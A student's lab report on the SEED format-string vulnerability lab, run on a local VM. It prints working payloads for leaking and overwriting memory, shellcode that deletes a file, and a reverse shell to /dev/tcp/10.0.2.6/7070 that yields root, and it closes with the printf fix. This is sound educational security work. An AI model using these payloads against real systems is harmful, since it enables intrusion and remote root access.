Format String Vulnerability Lab

Austin Hansen

1001530325

2.1 Task 1: The Vulnerable Program

```
[03/23/21]seed@VM:~$ sudo sysctl -w kernel.randomize
_va_space=0
kernel.randomize_va_space = 0
[03/23/21]seed@VM:~$
```

First, we turn off address space randomization for the later tasks.

```
[03/23/21]seed@VM:~$ gcc -DDUMMY_SIZE=80 -z execstack -o server server.c
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(msg);
     ^
[03/23/21]seed@VM:~$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbffff038
```

Next, we compile getting a warning from gcc indicating a vulnerability to format string attacks, we then sudo and run the server program that we just compiled.

```
[03/23/21]seed@VM:~$ echo hello|nc -u 127.0.0.1 9090
```

Using net cat, we attempt to connect to our server program. (as a side not the 'u' in the command is for UDP)

```
The ebp value inside myprintf() is: 0xbffff038
hello
The value of the 'target' variable (after): 0x112233
44
```


Ok, we have a successful connection, lets try with a file…

```
[03/23/21]seed@VM:~$ nc -u 127.0.0.1 9090 < badfile
```

```
The ebp value inside myprintf() is: 0xbffff038
ABCDE
The value of the 'target' variable (after): 0x11223344
```

Alright, success the contents of our file has been printed out.

2.2 Task 2: Understanding the Layout of the Stack



Question 1: What are the memory addresses at the locations marked by ❶, ❷, and ❸?

1

```
hello (nil) 0x50 0xb7bb8398 0x1 0x1 (nil) 0xbfffe6d0 0x1 0x1 0xbfffe638 (nil)
(nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil)
(nil) (nil) (nil) (nil) (nil) (nil) 0xff88d700 0x3 0xbfffe6d0 0xbfffecb8 0x804
87e2 0xbfffe6d0 0xbfffe658 0x10 0x8048701 0x80 0xc 0x10 0x3 0x82230002 (nil) (
nil) (nil) 0xe7b50002 0x100007f (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil
) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil
) (nil) 0x6c6c6568
```

Normally, I would show using the gdb table, the only problem is that it is huge, but the same number of total items (72) printed here. So, to get where the format string is in relation to the end of our buffer, we use: 72*4 to get the distance, then 0xbfffe6a0-288 giving us bfffe580. This makes sense, given that the ebp register actually starts at this number when msg is printed.

2

```
gdb-peda$ b *0x08048633
Breakpoint 3 at 0x8048633: file server.c, line 34.
```

```
gdb-peda$ p &msg
$9 = (char **) 0xbfffe59c
```

After setting a breakpoint at the function at 0x08048633 (printf) we can print out the address of msg to then find it's return address, which is 0xbfffe59c-4.

3

```
The address of the input array: 0xbfffe6a0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

We are given this address, as “The address of the input array: **0xbfffe6a0**”

Question 2: What is the distance between the locations marked by ❶ and ❸?

0xbfffe6a0- bfffe580=288

2.3 Task 3: Crash the Program

```
%s%s%s%s%s%s%d
%s%s%s%s
```

Following the lecture, I entered two inputs pictured above.

```
[03/24/21]seed@VM:~$ ./server
The address of the input array: 0xbfffe6d0
The address of the secret: 0x08048870
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
The ebp value inside myprintf() is: 0xbfffe638
Segmentation fault
```

This resulted in a segmentation fault, just like we wanted.

2.4 Task 4: Print Out the Server Program's Memory

Task 4.A: Stack Data

```
hello %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %p %x
```

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffe638
hello (nil) 0x50 0xb7bb8398 0x1 0x1 (nil) 0xbfffe6d0 0x1 0x1 0xbfffe638 (nil) (
nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (n
il) (nil) (nil) (nil) (nil) (nil) 0x63213400 0x3 0xbfffe6d0 0xbfffecb8 0x80487e
2 0xbfffe6d0 0xbfffe658 0x10 0x8048701 0x80 0xc 0x10 0x3 0x82230002 (nil) (nil)
 (nil) 0x8cec0002 0x100007f (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (ni
l) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil) (nil
) 6c6c6568
```

The total number of format specifiers needed were 72, 71 %p and 1 %x, 6c6c6568 translates to "hell", if we made the number of format specifiers 73 with 2 %x we would get the whole word, "hello".

Task 4.B: Heap Data

```
[03/24/21]seed@VM:~$ echo $(printf "\x70\x88\x04\x08")%x
x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%x%x%x%x%x %s|nc -u 127.0.0.1 9090
```

After poking and prodding to find the correct combination to get the message, I found that it was the similar to the previous part in that we needed 72 format specifiers, with the last one being %s. (I could not get the program or badfile to work correctly, so this was a bit painful)

```
The value of the 'target' variable (after): 0x11223344
The ebp value inside myprintf() is: 0xbfffe638
p050b7bb8398110bfffe6d011bfffe6380000000000000000000
00a54437003bfffe6d0bfffecb880487e2bfffe6d0bfffe65810
804870180c1038223000200022ad0002100007f0000000000000
000000000 A secret message
```

As we can see we did indeed get the secret message.

2.5 Task 5: Change the Server Program's Memory

Task 5.A: Change the value to a different value

```
[03/24/21]seed@VM:~$ echo $(printf "\x44\xa0\x04\x08")%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%n|nc -u 127.0.0.1 9090
```

```
D050b7bb8398110bfffe6d011bfffe6380000000000000000000dcd1
18003bfffe6d0bfffecb880487e2bfffe6d0bfffe65810804870180c10
3822300020006e9e0002100007f000000000000000000000
The value of the 'target' variable (after): 0x000000a8
```

Changing the address to the target's and using the same method as above and putting %n instead of %s we can swap the target value to a different one, however we have little control over what this value will be, which we will attempt to tackle in the next part.

Task 5.B: Change the value to 0x500.

```
[03/25/21]seed@VM:~$ echo $(printf "\x44\xa0\x04\x08")%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%.1113x %n|nc -u 127.0.0.1 909
0
```

```
The value of the 'target' variable (after): 0x00000500
```

After a bit of trial and error, we finally hit the magic number of 1113, this is of course added to the 71 other xs to give 1184. I'm not quite sure why this exactly works, other than placing the value in the correct spot and counting upwards after regarding all the other xs.

Task 5.C: Change the value to 0xFF990000.


```
[03/25/21]seed@VM:~$ echo $(printf "\x46\xa0\x04\x08@@@@\x44\xa0\x04\x08")%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%.65258x %hn %.101x %hn|nc
 -u 127.0.0.1 9090
```

```
The value of the 'target' variable (after): 0xff990000
```

After a bit of trial and error I arrived at 65258 padding for the first half of the value, and 101 for the second half, it should be noted that for the portion with 101, if it is changed to 100, the back half of the output will be ffff. The reason for this is that to get zero, we have to overflow our number (otherwise getting zero would be impossible)

2.6 Task 6: Inject Malicious Code into the Server Program

The addresses change from here on out, as this Task was done over several days, and had to be debugged and redone, due to an error with transferring my specific exploit.py to have spaces where they should not be, causing a crash. But it works now.



Before running the program, here is what /tmp looks like.

Updated addresses:

1) format string: 0xbfffe5b0

2) return address: 0xbfffe60c

3) input array: 0xbfffe6d0

Server Image disappeared, but here is where we would run the server.

```
[03/28/21]seed@VM:~$ echo $(printf "\x0e\xe6\xff\xbf
@@@@\x0c\xe6\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%.48964x%hn%.11177x%hn$(cat badfile) |nc -u 12
7.0.0.1 9090
```


Here is the construction of our input to the server, badfile has the contents generated from exploit.py.

```
# Students need to use their own VM's IP address
"\x31\xd2"                      # xorl %edx,%edx
"\x52"                          # pushl %edx
"\x68""ile "                    # pushl (an integer)
"\x68""/myf"                    # pushl (an integer)
"\x68""/tmp"                    # pushl (an integer)
"\x68""/rm "                    # pushl (an integer)
"\x68""/bin"                    # pushl (an integer)
"\x89\xe2"                      # movl %esp,%edx
```


This is the important portion used in the above input, it is also what primarily caused my program to crash in the previous report.

```
The address of the 'msg' variable: 0xbfffe59c
The value of the 'target' variable (after): 0x11223344
The return address is: 0xbfffe60c value: 0xbfffeba8
The return address is: 0xbfffeba8 value: 0x90909090
The return address value: 0x90909090
process 6721 is executing new program: /bin/bash
process 6721 is executing new program: /bin/rm
[Inferior 1 (process 6721) exited normally]
Warning: not running or target is remote
```

The results of running are promising, but did we delete the file?



It would seem that we did indeed, success!



The actual location of the malicious code is: 0xbfffe6d0 + 1248 = 0xbfffebb0

Proof:

```
gdb-peda$ p *0xBFFFEBB0
$11 = 0xc0319090
```

2.7 Task 7: Getting a Reverse Shell

Since we already know our IP (we are local), we do not have to fetch it.

```
[03/30/21]seed@VM:~$ nc -l 7070 -v
```

```
[03/30/21]seed@VM:~$ sudo ./server
The address of the input array: 0xbffff0d0
The address of the secret: 0x08048900
The address of the 'target' variable: 0x0804a044
The value of the 'target' variable (before): 0x11223344
```

Start our server and begin listening on our attacking machine.

```
[03/30/21]seed@VM:~$ echo $(printf "\x3e\xf0\xff\xbf@@@@\x3c\xf0\xff\x
bf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%x%.48937x%hn%.12907x%hn$(cat badfile) |nc -u 127.0.0.1 9090
```

Here is our input that we are feeding into the server.

```
# Students need to use their own VM's IP address
"\x31\xd2"                      # xorl %edx,%edx
"\x52"                          # pushl %edx
"\x68""2>&1"
"\x68""<&1 "
"\x68""70 0"
"\x68""1/70"
"\x68""0.0."
"\x68""127."
"\x68""tcp/"
"\x68""dev/"                    # pushl (an integer)
"\x68"" > /"                    # pushl (an integer)
"\x68"" -i "                    # pushl (an integer)
"\x68""bash"
"\x68""////"                   # pushl (an integer)
"\x68""/bin"                    # pushl (an integer)
"\x89\xe2"                      # movl %esp,%edx
```

The important line of badfile had to change, it now attempts to execute “/bin/bash -c /bin/bash -i > /dev/tcp/10.0.2.6/7070 0<&1 2>&1”

```
The address of the 'msg' variable: 0xbfffefcc
The value of the 'target' variable (after): 0x11223344
The return address is: 0xbffff03c value: 0xbffff26a
The return address is: 0xbffff26a value: 0x90909090
The return address value: 0x90909090
```

This is what server reads, but did we get a reverse shell?

```
[03/30/21]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accept
ed (family 2, sport 40314)
To run a command as administrator (user "root"), use
 "sudo <command>".
See "man sudo_root" for details.

seed@VM:/home/seed$
seed@VM:/home/seed$ ^C
[03/30/21]seed@VM:~$ nc -l 7070 -v
Listening on [0.0.0.0] (family 0, port 7070)
Connection from [127.0.0.1] port 7070 [tcp/*] accept
ed (family 2, sport 40316)
root@VM:/home/seed# id
id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/home/seed#
```

.

Yes, we did! There's the ID to confirm that the attack succeeded.

* Yes, the addresses changed again and I'm sorry, I had to repeat this over again because my VM crashed and reset them, this assignment does not like me.

2.8 Task 8: Fixing the Problem

```
server.c: In function 'myprintf':
server.c:34:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(msg);
     ^
```


What this warning is well warning of is that the parameter of printf is not really a string, it could in fact be anything, so most things that are present on the stack could be manipulated if given the right input….

```
printf("%s",msg);
```

Changing the vulnerable statement to this, basically patches the exploit.

```
gcc -g server.c -o server
```

Compiling yields no warnings…


[03/27/21]seed@VM:~$ echo $(printf "\x46\xa0\x04\x08@@@@\
x44\xa0\x04\x08")%x%x%x